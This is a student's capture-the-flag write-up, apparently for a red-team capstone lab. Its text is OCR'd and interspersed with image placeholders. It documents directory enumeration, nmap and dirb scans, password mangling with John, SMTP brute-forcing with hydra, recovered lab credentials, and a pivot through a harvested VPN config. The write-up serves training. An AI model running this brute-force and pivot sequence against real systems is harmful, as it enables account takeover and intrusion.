
showed a first weak web server configuration as I was able to access the directory listing of the





From the email address on the website I can conclude that users might use e-mail addresses such as “firstname.lastname@corp.thereserve.loc”.




Not secure 10.201.151.12/vpn/
Index of /vpn
Name Last modified Size Description
Parent Directory -
corpUsername.ovpn 2023-05-04 18:15 8.1K
Apache/2.4.29 (Ubuntu) Server at 10.201.151.12 Port 80



root@kali: /home/thomas
File Actions Edit View Help
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 110/tcp)
HOP RTT ADDRESS
1 196.61 ms 10.51.149.1
2 80.48 ms corp.thereserve.loc (10.201.151.13)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.06 seconds
(root@kali)-[/home/thomas]
dirb http://10.201.151.13
DIRB v2.22
By The Dark Raver
START_TIME: Wed Oct 23 21:56:21 2024
URL_BASE: http://10.201.151.13/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
---- Scanning URL: http://10.201.151.13/ ----
+ http://10.201.151.13/index.html (CODE:200|SIZE:399)
+ http://10.201.151.13/info.php (CODE:200|SIZE:93542)
+ http://10.201.151.13/server-status (CODE:403|SIZE:278)
END_TIME: Wed Oct 23 22:03:28 2024
DOWNLOADED: 4612 - FOUND: 3
(root@kali)-[/home/thomas]
#





WebMail server which also has several mail related open ports such as

SMTP (port 25/TCP) which can be used to bruteforce user/password combinations. Using the mails of users and genetating password and using tools hydra I get lists of mails usernames and password




Using password_policies.txt and password_base.txt

And special charactrstic !@#$%&


And usig command

John –wordlist=password_base_list.txt –rules=redTeam-Capstone –stdout > mangled_password.txt

I generated list of password with charactrstic special




Using hydra h get password and email username




Laura.wood@corp.thereserve.loc password: Password1@

Mohamad.ahmed@corp.thereserve.loc password : Password1!



Clicking on “Submit” generates the openvpn configuration file for laura.wood@corp.thereserve.loc.


Using the configuration file with openvpn (“sudo openvpn laura.wood@corp.thereserve.loc.ovpn”) pushed two routes to me:




We found other ips in the laura ovpn 10.201.151.21

And 10.201.151.22

The I make enumerations to this to ips







Then I used ssh cetizen

SSH Username	e-citizen
SSH Password	stabilitythroughcurrency
SSH IP	X.X.X.250

you complete the questions below, the network diagram at the start of the room will show the IP specific to your network. Use that information to replace the X val

